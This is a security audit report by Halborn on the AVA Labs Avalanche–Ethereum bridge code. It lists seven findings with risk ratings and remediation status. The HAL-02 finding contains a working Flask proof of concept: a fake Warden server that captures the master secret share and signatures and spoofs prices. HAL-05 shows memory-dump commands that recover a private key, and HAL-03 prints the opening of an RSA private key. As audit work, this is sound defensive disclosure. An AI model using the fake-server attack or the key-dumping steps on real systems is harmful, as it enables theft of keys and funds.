



AVA LABS Bridge

Security Audit

Prepared by: Halborn

Date of Engagement: May 25th - June, 18th, 2021

Visit: Halborn.com

DOCUMENT REVISION HISTORY	4
CONTACTS	5
1 EXECUTIVE OVERVIEW	6
1.1 INTRODUCTION	7
1.2 AUDIT SUMMARY	7
1.3 TEST APPROACH & METHODOLOGY	8
RISK METHODOLOGY	8
1.4 SCOPE	10
2 ASSESSMENT SUMMARY & FINDINGS OVERVIEW	11
3 AVA LABS BRIDGE FINDINGS & TECH DETAILS	12
3.1 C/C++ RELATED RISK ASSESSMENT	14
3.2 (HAL-01) HARDCODED KEYS - MEDIUM	15
Description	15
Risk Level	15
Code Location	15
Recommendation	16
Remediation Plan	16
3.3 (HAL-02) BRIDGE SETTINGS MANIPULATION WITH MITM - MEDIUM	17
Description	17
Risk Level	18
Proof of Concept Code	19
Recommendation	21
Remediation Plan	22
3.4 (HAL-03) INSECURE SECRET STORAGE - LOW	23
Description	23

	Risk Level	23
	Code Location	23
	Recommendation	23
	Remediation Plan	23
3.5	(HAL-04) MISSING HTTP SECURITY HEADERS - LOW	24
	Risk Level	24
	Code Location	25
	Recommendation	25
	Remediation Plan	25
3.6	(HAL-05) SENSITIVE KEYS DISCOVERED IN MEMORY - LOW	26
	Description	26
	Risk Level	26
	Memory Analysis	26
	Recommendation	27
	Remediation Plan	27
3.7	(HAL-06) DEFAULT PERMISSIONS TOO LAX - LOW	28
	Description	28
	Risk Level	28
	Code Location	28
	Recommendation	29
	Remediation Plan	29
3.8	(HAL-07) DEFAULT TEST CREDENTIALS - INFORMATIONAL	30
	Description	30
	Risk Level	30
	Code Location	31
	Recommendation	31

	Remediation Plan	32
4	CRYPTOGRAPHIC ANALYSIS REPORT	33
	SYMMETRIC ALGORITHM ANALYSIS	34
	ASYMMETRIC ALGORITHM ANALYSIS	35
5	STATIC ANALYSIS REPORT	36
5.1	STATIC ANALYSIS	37
	CppCheck	38
	Flawfinder	41

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	05/24/2021	Gabi Urrutia
0.2	Document Edits	06/08/2021	Ataberk Yavuzer
0.5	Document Edits	06/11/2021	Gokberk Gulgun
0.9	Document Edits	06/11/2021	Piotr Cielas
1.0	Final Draft	06/18/2021	Ataberk Yavuzer
1.1	Remediation Plan	07/20/2021	Ataberk Yavuzer
1.1	Remediation Plan Review	07/21/2021	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Ataberk Yavuzer	Halborn	Ataberk.Yavuzer@halborn.com
Gokberk Gulgun	Halborn	Gokberk.Gulgun@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com



EXECUTIVE OVERVIEW



1.1 INTRODUCTION

AVA Labs Bridge & Warden components are designed to integrate a diverse set of blockchains specialised for transferring assets between Avalanche and Ethereum protocols. AVA Labs Bridge connects AVAX to ETH , and vice versa.

AVA Labs engaged Halborn to conduct a security assessment on their multiple structures beginning on May 25th and ending on June 18th, 2021. The security assessment was scoped to the Bridge repositories. An audit of the security risk and implications regarding the changes introduced by the development team at AVA Labs prior to its production release shortly following the assessments deadline.

Though this security audit's outcome is satisfactory, only the most essential aspects were tested and verified to achieve objectives and deliverable set in the scope due to time and resource constraints. It is essential to note the use of the best practices for secure Bridge development.

1.2 AUDIT SUMMARY

The team at Halborn was provided three weeks for the engagement and assigned three full time security engineers to audit the security of the Bridge. The security engineers are blockchain and smart-contract security experts with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit to achieve the following:

- Ensure that Bridge functions are intended.
- Identify potential security issues with the Bridge structure.

In summary, Halborn identified few security risks, and recommends performing further testing to validate extended safety and correctness in context to the whole structure.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the structures. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of structures and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Static Analysis of security for scoped structures, and imported functions. (`cppcheck`)
- Manual Assessment for discovering security vulnerabilities on code-base.
- Dynamic Analysis on Bridge structure.
- Memory Analysis of security for Bridge. (`gcore`)
- Test deployment of scoped structures.

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident, and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. It's quantitative model ensures repeatable and accurate measurement

while enabling users to see the underlying vulnerability characteristics that was used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

- 5 - Almost certain an incident will occur.
- 4 - High probability of an incident occurring.
- 3 - Potential of a security incident in the long term.
- 2 - Low probability of an incident occurring.
- 1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

- 5 - May cause devastating and unrecoverable impact or loss.
- 4 - May cause a significant level of impact or loss.
- 3 - May cause a partial impact or loss to many.
- 2 - May cause temporary impact or loss.
- 1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
----------	------	--------	-----	---------------

- 10 - CRITICAL
- 9 - 8 - HIGH
- 7 - 6 - MEDIUM
- 5 - 4 - LOW
- 3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:

The security assessment was scoped to `evm-sgx-bridge` repository.

Evm-Sgx-Bridge Commit IDs

First Commit ID tested: `a59ed889b27094fef19a9894f5b271e1406830a9`

Last Commit ID tested: `5aa7a6cfd006a411b890bd952feef7ae9f630fd9`

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	0	2	4	1

LIKELIHOOD

IMPACT

(HAL-04) (HAL-06)		(HAL-01) (HAL-02)		
(HAL-07)	(HAL-03)			
		(HAL-05)		

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL01 - HARDCODED CREDENTIALS	Medium	SOLVED: 07/16/2021
HAL02 - BRIDGE SETTINGS MANIPULATION WITH MITM	Medium	SOLVED: 07/16/2021
HAL03 - INSECURE SECRET STORAGE	Low	NOT APPLICABLE: 07/16/2021
HAL04 - MISSING HTTP SECURITY HEADERS	Low	NOT APPLICABLE: 07/16/2021
HAL05 - SENSITIVE KEYS DISCOVERED IN MEMORY	Low	NOT APPLICABLE: 07/16/2021
HAL06 - DEFAULT PERMISSIONS TOO LAX	Low	SOLVED: 07/19/2021
HAL07 - DEFAULT TEST CREDENTIALS	Informational	SOLVED: 07/16/2021



AVA LABS BRIDGE FINDINGS & TECH DETAILS



3.1 C/C++ RELATED RISK ASSESSMENT

Attack patterns of vulnerabilities listed on below has been reviewed against source code of the Bridge.

Risk Assessment Sheet

Bug	Status	Description
Stack Buffer Overflow	PASS	Stack buffer overflow bugs are caused when a program writes more data to a buffer located on the stack than what is actually allocated for that buffer. This almost always results in corruption of adjacent data on the stack, and in cases where the overflow was triggered by mistake, will often cause the program to crash or operate incorrectly.
Heap-Based Overflow	PASS	A heap overflow condition is a buffer overflow, where the buffer that can be overwritten is allocated in the heap portion of memory, generally meaning that the buffer was allocated using a routine such as malloc().
Integer Overflow/Underflow	PASS	Arithmetic underflow can occur when the true result of a floating point operation is smaller in magnitude (that is, closer to zero) than the smallest value representable as a normal floating point number in the target datatype. Underflow can in part be regarded as negative overflow of the exponent of the floating point value. For example, if the exponent part can represent values from -128 to 127, then a result with a value less than -128 may cause underflow.
Use After Free	PASS	Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.
Double Free	PASS	The product calls free() twice on the same memory address, potentially leading to modification of unexpected memory locations.
Format String Attacks	PASS	The Format String exploit occurs when the submitted data of an input string is evaluated as a command by the application. In this way, the attacker could execute code, read the stack, or cause a segmentation fault in the running application, causing new behaviors that could compromise the security or the stability of the system.
Null Pointer Dereference	PASS	A NULL pointer dereference occurs when the application dereferences a pointer that it expects to be valid, but is NULL, typically causing a crash or exit.

Figure 1: C/C++ Related Vulnerabilities

3.2 (HAL-01) HARDCODED KEYS - MEDIUM

Description:

There are multiple critical hardcoded credentials in `RemoteAttestationClient/AttestationClient.cpp` and `Enclave/Wardens/WardenClient.cpp`.

Risk Level:

Likelihood - 3

Impact - 3

Code Location:

Listing 1: RemoteAttestationClient/AttestationClient.cpp (Lines 74,75,79,80,81,82,88)

```
71 // TODO: Remove all hard coded parameters & keys.
72 // Parameters sent to ./run-server in sgx-ra-sample
73 // Hard code these parameters for now for testing.
74 // -s REDACTED -i REDACTED -j REDACTED
75 // -A /home/REDACTED/sgx-ra-sample/Intel_SGX_Attestation_RootCA.
    pem -N REDACTED -V 1 -R 0 -l -d -v
76 //
77 // NOTE: These values are taken from our subscription details for
    Intel's attestation service.
78 // They should not be hardcoded.
79 const char* SPID = "REDACTED";
80 const char* PRI_SUB_KEY = "REDACTED";
81 const char* SEC_SUB_KEY = "REDACTED";
82 const char* SIGNING_CA_PATH = "Intel_SGX_Attestation_RootCA.pem";
83
84
85 //
86 //
87 // sgx-ra-sample/mrsigner.c for the algorithm used to
    calculate the value.
88 const char* MR_SIGNER = "REDACTED";
```


Listing 2: RemoteAttestationClient/AttestationClient.cpp

```

107 static const unsigned char def_service_private_key[32] = {
108     REDACTED
109 };

```

Listing 3: Enclave/Wardens/WardenClient.cpp (Lines 682,683)

```

671 #ifdef SGX_LEVEL_HW
672 #define DEFAULT_IV_LENGTH 16
673 int format_store_encrypted_secret_share_request(const std::string&
674     share,
675     uint64_t
676     ra_context,
677     picojson::value*
678     result) {
679     // Fetch and Hash SK_KEY
680     unsigned char sk_key[16];
681     unsigned char hashsk[SHA256_DIGEST_LENGTH];
682     sgx_ra_get_keys(ra_context, SGX_RA_KEY_SK, &sk_key);
683     sha256(sk_key, 16, hashsk);
684
685     // Hardcoded IV value
686     unsigned char iv[DEFAULT_IV_LENGTH + 1] = "REDACTED";

```

Recommendation:

It is recommended using secure vault to store credentials instead of using them hardcoded and deleting them from Git.

Remediation Plan:

SOLVED: AVA Labs Team removed the hardcoded credentials from the repository.

3.3 (HAL-02) BRIDGE SETTINGS MANIPULATION WITH MITM – MEDIUM

Description:

On the first run of the application, Bridge instance connects to Warden, transmits the required master secret share information to Warden to save it in the database. Meanwhile, Five important keys are created with the master secret share. These keys are used during transactions. Meanwhile, Bridge requests some information such as gas price and fees from Warden. The proper functioning of Bridge depends on the correct format of the messages coming from the Warden. On the Bridge side, individual controls are carried out according to these requests. Transactions such as “creating asset pair” to be carried out later will be successfully performed with the HMAC signature to be provided to Warden by Bridge. In case the requests go over HTTP instead of HTTPS, an attacker can create a fake Warden instance and give Bridge the requested answers. In this attack, which is similar to the Man in the Middle attack, the attacker can bypass some security controls on the Bridge side and the attacker can obtain a new Master Secret Share value over Bridge. In addition to that, the attacker can manipulate the gasPrices value to a different address by sending manipulated response, albeit temporarily. During this attack, transactions will be completed on both Avalanche and Ethereum networks. However, the real Warden instance will not be able to index transactions on the database until it communicated with the Bridge. It is also known that the newly changed gasPrices value will not be saved in the database. The security level has been lowered to medium considering that there may be more than one Warden object and these manipulations are temporary.

```
→ FakeHardenInstance flask run -p 6123
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:6123/ (Press CTRL+C to quit)
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /shares HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /pairs HTTP/1.1" 200 -

Stolen/Generated Master Secret Share: 1:150945480007140600-00705BC1D9AA2893D6C8454CF67B54C2E54FCB779700920DA1AAABC04C2F8B87C147AA9EC6064E26A5C0765B6032F3568B74437CFB90A19C12E15E4FCFA4BCDE8F

127.0.0.1 - - [22/Jun/2021 13:36:40] "POST /shares HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /prices/gas?network=avalanche HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /prices/gas?network=ethereum HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /pairs HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /upscripts/prepares HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /prepairs HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /fees/prepares HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /nonces?address=0xe4b8da33eaf459b6d459b7b2bd3477aa12083?network=avalanche HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /nonces?address=0xe4b8da33eaf459b6d459b7b2bd3477aa12083?network=ethereum HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:40] "GET /upscripts/ids HTTP/1.1" 200 -

Asset creating signature: eeb81aa23c2be33782e0b9fb1d6d5f3a9f10dc2a4773e05115648ccfda75040
Symbol: USDC
Transaction: 0xf931be00 ... c4ebaa2f2ee
127.0.0.1 - - [22/Jun/2021 13:36:40] "POST /assets HTTP/1.1" 200 -
{"request": {"addressWhitelist": ["0xd0f09e975c830caeb5bd4ed9d9f3a95a4f8d6dd"], "assets": {"USDC": {"avaxPromotionAmount": "10000000000000000", "avaxPromotionDollarThreshold": 100, "chainlinkFeedAddress": "0x980bcf23384f28f94d4bf226a7eb360034fde3fd", "nativeContractAddress": "0x7962d1bec49e11ef56b97acd63035e5afa4588bb?network=ethereum", "offboardFeeDollars": 10, "offboardFeeProcessThreshold": 1000000, "onboardFeePercentage": "1.000", "wrappedContractAddress": "0x980bcf23384f28f94d4bf226a7eb360034fde3fd", "wrappedNetwork": "avalanche"}}, "contractCallGasLimit": 100000, "networks": {"avalanche": 43132, "ethereum": 1337}, "operationMode": "normal", "operatorAddress": "0x7962d1bec49e11ef56b97acd63035e5adeadbeef", "walletAddresses": {"avalanche": "0xe4b8da33eaf459b6d459b7b2bd3477aa12083", "ethereum": "0xe421cd99b2a1797b3dc109e909267549c9f606"}, "wardenConfiguration": {"threshold": 1, "wardens": [{"host": "127.0.0.1", "httpsSetting": "none", "port": 6123}]}, "signature": "cc5e67f149121ef758eb5018a998246f6f2cab38ca2816f1096715eaa6df6eb"}

Action Signature: cc5e67f149121ef758eb5018a998246f6f2cab38ca2816f1096715eaa6df6eb
POST DATA: {"request": {"addressWhitelist": ["0xd0f09e975c830caeb5bd4ed9d9f3a95a4f8d6dd"], "assets": {"USDC": {"avaxPromotionAmount": "10000000000000000", "avaxPromotionDollarThreshold": 100, "chainlinkFeedAddress": "0x980bcf23384f28f94d4bf226a7eb360034fde3fd", "nativeContractAddress": "0x7962d1bec49e11ef56b97acd63035e5afa4588bb?network=ethereum", "offboardFeeDollars": 10, "offboardFeeProcessThreshold": 1000000, "onboardFeePercentage": "1.000", "wrappedContractAddress": "0x980bcf23384f28f94d4bf226a7eb360034fde3fd", "wrappedNetwork": "avalanche"}}, "contractCallGasLimit": 100000, "networks": {"avalanche": 43132, "ethereum": 1337}, "operationMode": "normal", "operatorAddress": "0x7962d1bec49e11ef56b97acd63035e5adeadbeef", "walletAddresses": {"avalanche": "0xe4b8da33eaf459b6d459b7b2bd3477aa12083", "ethereum": "0xe421cd99b2a1797b3dc109e909267549c9f606"}, "wardenConfiguration": {"threshold": 1, "wardens": [{"host": "127.0.0.1", "httpsSetting": "none", "port": 6123}]}, "signature": "cc5e67f149121ef758eb5018a998246f6f2cab38ca2816f1096715eaa6df6eb"}

127.0.0.1 - - [22/Jun/2021 13:36:47] "POST /settings HTTP/1.1" 200 -
127.0.0.1 - - [22/Jun/2021 13:36:47] "GET /prices?contractAddress=0x7962d1bec49e11ef56b97acd63035e5afa4588bb?network=ethereum HTTP/1.1" 200 -
```

Figure 2: Fake Warden Instances – Requests



```
{
  "result": {
    "configuration": {
      "request": {
        "addressWhitelist": [
          "0xd0f09e975c830caeb5bd4ed9d9f3a95a4f8d6dd"
        ],
        "assets": {
          "USDC": {
            "avaxPromotionAmount": "10000000000000000",
            "avaxPromotionDollarThreshold": 100,
            "chainlinkFeedAddress": "0x980bcf23384f28f94d4bf226a7eb360034fde3fd",
            "nativeContractAddress": "0x7962d1bec49e11ef56b97acd63035e5afa4588bb?network=ethereum",
            "offboardFeeDollars": 10,
            "offboardFeeProcessThreshold": 1000000,
            "onboardFeePercentage": "1.000",
            "wrappedContractAddress": "0x980bcf23384f28f94d4bf226a7eb360034fde3fd",
            "wrappedNetwork": "avalanche"
          }
        },
        "contractCallGasLimit": 100000,
        "networks": {
          "avalanche": 43132,
          "ethereum": 1337
        },
        "operationMode": "normal",
        "operatorAddress": "0x7962d1bec49e11ef56b97acd63035e5adeadbeef",
        "walletAddresses": {
          "avalanche": "0xe4b8da33eaf459b6d459b7b2bd3477aa12083",
          "ethereum": "0xe421cd99b2a1797b3dc109e909267549c9f606"
        },
        "wardenConfiguration": {
          "threshold": 1,
          "wardens": [
            {
              "host": "127.0.0.1",
              "httpsSetting": "none",
              "port": 6123
            }
          ]
        },
        "signature": "cc5e67f149121ef758eb5018a998246f6f2cab38ca2816f1096715eaa6df6eb"
      }
    }
  }
}
```

Figure 3: Bridge Settings – Spoofed Gas Prices

Risk Level:

Likelihood - 3

Impact - 3

Proof of Concept Code:

Flask App:

Listing 4: app.py

```
1
2 #execute: flask run -p 6123
3 #start the bridge
4
5 from flask import jsonify
6 from flask import Flask
7 from flask import request
8
9 app = Flask(__name__)
10
11 @app.route("/shares", methods=["GET"])
12 def shares():
13     data = {"status": "success", "result": {"hasShare": False}}
14     return jsonify(data)
15
16 @app.route("/shares", methods=["POST"])
17 def share_show():
18     data = request.get_json()
19     secretShare = data["secretShare"]
20     print(f'\nStolen/Generated Master Secret Share: {secretShare}'
21         )
22     data2 = {"status": "success", "result": {"message": "success"}}
23     return jsonify(data2)
24
25 @app.route("/prices/gas", methods=["GET", "POST"])
26 def gas_prices():
27     network = request.args.get("network")
28     data2 = {"status": "success", "result": {"gasPrice": "999"}}
29     return jsonify(data2)
30
31
32 @app.route("/pairings", methods=["GET"])
33 def pairings():
34     data = {"status": "success", "result": {"assets": []}}
35     return jsonify(data)
36
37 @app.route("/upscripts/prepares")
38 def prepares():
```

```
39     data = request.data
40     data2 = {"status": "success", "result": {"preparedBlobs": []}}
41     return jsonify(data2)
42
43 @app.route("/prepares")
44 def prepares2():
45     data = request.data
46     data2 = {"status": "success", "result": {"preparedBlobs": []}}
47     return jsonify(data2)
48
49 @app.route("/fees/prepares")
50 def prepares3():
51     data = request.data
52     data2 = {"status": "success", "result": {"preparedBlobs": []}}
53     return jsonify(data2)
54
55 @app.route("/nonces")
56 def nonces():
57     address = request.args.get("address")
58     #print(address)
59     data = {"status": "success", "result": {"nonce": "0"}}
60     return jsonify(data)
61
62 @app.route("/upscripts/ids")
63 def ids():
64     data = request.data
65     data2 = {"status": "success", "result": {"empty": True, "upscriptId": 0}}
66     return jsonify(data2)
67
68 @app.route("/settings", methods=["POST"])
69 def settings():
70     data = request.get_json()
71     print(data)
72     signature = data["signature"]
73     print(f'\nAction Signature: {signature}')
74     print(f'POST DATA: {data}\n')
75
76     data2 = {"status": "success", "result": {"message": "success"}}
77     return jsonify(data2)
78
79 @app.route("/prices")
80 def prices():
81     address = request.args.get("address")
```

```

82     data = {"status": "success", "result": {"assetPrice": "
           4000000000000", "assetPriceDecimals": 1, "ethPrice": "
           1000000000000", "ethPriceDecimals": 8}}
83     # manipulate prices on fake warden
84     return jsonify(data)
85
86 @app.route("/unwraps")
87 def unwraps():
88     network = request.args.get("network")
89     data = {"status": "success", "result": {"transactions": []}}
90     return jsonify(data)
91
92 @app.route("/fees")
93 def fees():
94     data = {"status": "success", "result": {"amounts": []}}
95     return jsonify(data)
96
97 @app.route("/transfers")
98 def transfers():
99     address = request.args.get("address")
100    network = request.args.get("network")
101    data = {"status": "success", "result": {"transactions": []}}
102    return jsonify(data)
103
104 @app.route("/assets", methods=["POST"])
105 def asset_post():
106     data = request.get_json()
107     data2 = {"status": "success", "result": {"message": "success"}}
108     print("Asset creating signature: " + data["signature"])
109     print("Symbol: " + data["request"]["symbol"])
110     print("Transaction: " + data["request"]["transaction"]["
          transaction"][:10] + " ... " + data["request"]["transaction"]
          ["transaction"][-10:])
111     return jsonify(data2)

```

Recommendation:

It is recommended encrypting the bridge data traffic through HTTPS. If the application does not use a secure channel, such as SSL, to exchange sensitive information, an attacker with access to network traffic can sniff packets from the connection and uncover the data.

Listing 5: /Enclave/Http/HttpUtils.cpp

```
1     if (SSL_get_verify_mode(ssl) == SSL_VERIFY_NONE) {  
2         return HTTPS_NO_VERIFY;  
3     }
```

Remediation Plan:

SOLVED: AVA Labs Team considers that MiTM attack is unlikely because the Bridge will use the HTTPS protocol.

3.4 (HAL-03) INSECURE SECRET STORAGE - LOW

Description:

Two sensitive files were identified in the codebase: `Enclave_private.pem` with an RSA private key and `Intel_SGX_Attestation_RootCA.pem`, which was a root CA certificate. Compromising those files by a malicious entity may lead to identity theft.

Risk Level:

Likelihood - 2

Impact - 2

Code Location:

```
xtion@xtion:~/projects/avalanche/AVA_LABS/evm-sgx-bridge$ find . -name *.pem -type f -exec echo -e '\n{}' ';' -exec head -n 2 {} ';'
./EvmSgxBridge/Enclave/Enclave_private.pem
-----BEGIN RSA PRIVATE KEY-----
MIIG4gIBAAKCAYEArOogvsj/fZDZY8XFdkl6dJmky0LRvnWMmpeH41Bla6U1qLZ
./RemoteAttestationClient/Intel_SGX_Attestation_RootCA.pem
-----BEGIN CERTIFICATE-----
MIIFSzCCA70gAwIBAgIJANEHdl0yo7CUMA0GCSqGS1b3DQEBCwUAMH4xCzAJBgNV
```

Recommendation:

It is recommended that sensitive data should never be stored in unprotected flat files. Ideally, all secrets should be kept in a dedicated (hardware of software) secrets vault.

Remediation Plan:

NOT APPLICABLE: The secret storage keys were just implemented for testing purposes. In addition, the root certificate was publicly shared by Intel.

3.5 (HAL-04) MISSING HTTP SECURITY HEADERS - LOW

Halborn noticed that HTTP security response headers are missing on the Bridge HTTP Responses.

- **X-Content-Type-Options**, which indicates that the MIME types advertised in the Content-Type headers should not be changed and be followed.
- **X-Frame-Options**, which indicates whether or not a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`.
- **Content-Security-Policy**, which allows web site administrators to control resources the user agent is allowed to load for a given page.
- **Strict-Transport-Security (HSTS)** - allows to force the user's client to make all requests and connections take place only through the encrypted HTTPS communication channel.
- **Referrer-Policy** - specifies what information, or parts of it, should be sent in the Referer header with the request that prompted the redirection.
- **Cache-Control** - instructs the browser: if, how and which items should be stored in the temporary memory.
- **Pragma** - using the "no-cache" directive forces the browser to query the server before downloading a cached copy of the page, resulting in the download of the most recent version.
- **Expires** - includes a date, period, or value indicating when the server's response is no longer correct.

Risk Level:

Likelihood - 1

Impact - 3

Code Location:

Listing 6: /EvmSgxBridge/App/Attestation/RemoteAttestationUtils.cpp
(Lines)

```
65     ...
66     // Send the response
67     evhttp_add_header(req->output_headers, "Content-Type", "
        application/json");
68     evhttp_add_header(req->output_headers, "Access-Control-Allow-
        Headers", "Content-Type");
69     evhttp_add_header(req->output_headers, "Access-Control-Allow-
        Methods", "POST");
70     evhttp_send_reply(req, response_status, "", NULL);
71     ...
```

Recommendation:

It is recommended to implement the HTTP headers.

Remediation Plan:

NOT APPLICABLE: The enclave is protected from the public and it is only able to send requests to the warden nodes themselves. In addition, AVA Labs Team decided not to implement these browser-specific security headers.

3.6 (HAL-05) SENSITIVE KEYS DISCOVERED IN MEMORY - LOW

Description:

The Bridge executable uses private keys in the memory. Once administrative level access is obtained to a system it is trivial for an attacker to dump significant information through memory. By using this knowledge, Halborn team tried to fetch important information from the memory after running the applications.

Risk Level:

Likelihood - 3

Impact - 1

Memory Analysis:

During the test, `gcore` and `strings` tools were used to dumping the memory. The following screenshots below explain what an attacker can get from the system.

```
[Sat Jun 12 12:32:58 2021] Keccak Message Hash: 73cef8ad0fde95f2939cabcd1d3b804c4e21b1c1c97ahd1a61834eb212feb019
[Sat Jun 12 12:32:58 2021] Private Key Hex: 878313EFF98357EEC9E57D491C8E9E1392002492DC278DDAA5AC342E5BEC6A11
```

Figure 4: Bridge Memory Analysis - Program Execution

```
→ bridge-warden git:(main) X sudo gcore -o bridge_dump 6509
[New LWP 6510]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007fbde92b8cd7 in __pthread_clockjoin_ex () from /lib/x86_64-linux-gnu/libpthread.so.0
warning: Memory read failed for corefile section, 4096 bytes at 0xfffffffffff60000.
Saved corefile bridge_dump.6509
[Inferior 1 (process 6509) detached]
→ bridge-warden git:(main) X strings bridge_dump.6509 | grep '878313EFF98357EEC9E57D491C8E9E1392002492DC278DDAA5AC342E5BEC6A11'
878313EFF98357EEC9E57D491C8E9E1392002492DC278DDAA5AC342E5BEC6A11
→ bridge-warden git:(main) X
```

Figure 5: Bridge Memory Analysis - Private Key Hex Dump

Recommendation:

Halborn strongly recommends that important keys has to be encrypted before they are stored in memory. According to the current scenario, these credentials already encrypted. However, these keys are still accessible via memory dump.

Remediation Plan:

NOT APPLICABLE: AVA Labs claims that reading any sensitive data from the memory is unlikely because Intel SGX Enclave is used.

3.7 (HAL-06) DEFAULT PERMISSIONS TOO LAX - LOW

Description:

The Bridge creates a working directory which is world-writable and executable (0777) thus allowing all local users to modify the directory's contents.

```
→ ~ id
uid=1000(zion) gid=1000(zion) groups=1000(zion),0(root),27(sudo)
→ ~ ls -la | grep evm
drwxrwxr-x 2 zion zion 4096 Jun 23 16:52 .evm-sgx-bridge
→ ~ echo "example bridge log" > .evm-sgx-bridge/example_log.txt
→ ~ su attacker
Password:
attacker@zion-sec554:/home/zion$ id
uid=1001(attacker) gid=1001(attacker) groups=1001(attacker)
attacker@zion-sec554:/home/zion$ cat .evm-sgx-bridge/example_log.txt
example bridge log
attacker@zion-sec554:/home/zion$
```

Risk Level:

Likelihood - 1

Impact - 3

Code Location:

Listing 7: EvmSgxBridge/App/Utils/AppUtils.h (Lines 69)

```
68 inline static void create_data_directory() {
69     mkdir(bridge_data_directory.c_str(), 0777);
70 }
```

Recommendation:

It is recommended changing the default permissions to more strict in order to restrict the execution access to the owner only (e.g. `0770`).

Remediation Plan:

SOLVED: AVA Labs Team changed the file permissions to `0770` in the new commit.

3.8 (HAL-07) DEFAULT TEST CREDENTIALS - INFORMATIONAL

Description:

Hardcoded credentials, also referred as Embedded Credentials, are plain-text passwords or other secret keys in source code. Password hardcoding refers to the practice of embedding plain text (non-encrypted) passwords and other secrets into the source code. If attackers access these credentials somehow, it is possible to breach into systems. During the test, the Halborn team detected some test cases on the C++ codebase. These credentials are only used on these test cases. However, if these tests are run and these users are forgotten, systems can be hacked using these hardcoded passwords.

Risk Level:

Likelihood - 1

Impact - 2

```
TEST_F(CreateUserTest, NewUserSuccess) {  
    // Arrange  
    string s = generate_username();  
    picojson::object request = generate_create_user_request(s, " ");  
  
    // Act  
    picojson::value result = get_result(execute_request(CREATE_USER, request));  
  
    // Assert  
    ASSERT_JSON_STREQ("Account created.", result.get(MESSAGE));  
}
```

```

ServiceTests > src > Tests > C BaseTest.h > DEFAULT_PASSWORD
13 #define DEFAULT_PASSWORD " "
14
15 class BaseTest : public ::testing::Test {
16     protected:
17         std::set<std::pair<std::string, std::string>> users_created;
18
19         void SetUp() override {
20         }
21
22         std::string create_random_user() {
23             std::string username = generate_username();
24             picojson::object request = generate_create_user_request(username, DEFAULT_PASSWORD);
25             execute_request(CREATE_USER, request);
26             users_created.insert(std::pair<std::string, std::string>(username, DEFAULT_PASSWORD));
27             return username;
28         }

```

Code Location:

Listing 8: EvmSgxBridge/ServiceTests/src/Tests/BaseTest.h (Lines 18)

```

15 TEST_F(CreateUserTest, NewUserSuccess) {
16     // Arrange
17     string s = generate_username();
18     picojson::object request = generate_create_user_request(s, "
    REDACTED");
19
20     // Act
21     picojson::value result = get_result(execute_request(
    CREATE_USER, request));
22
23     // Assert
24     ASSERT_JSON_STREQ("Account created.", result.get(MESSAGE));
25 }


```

Recommendation:

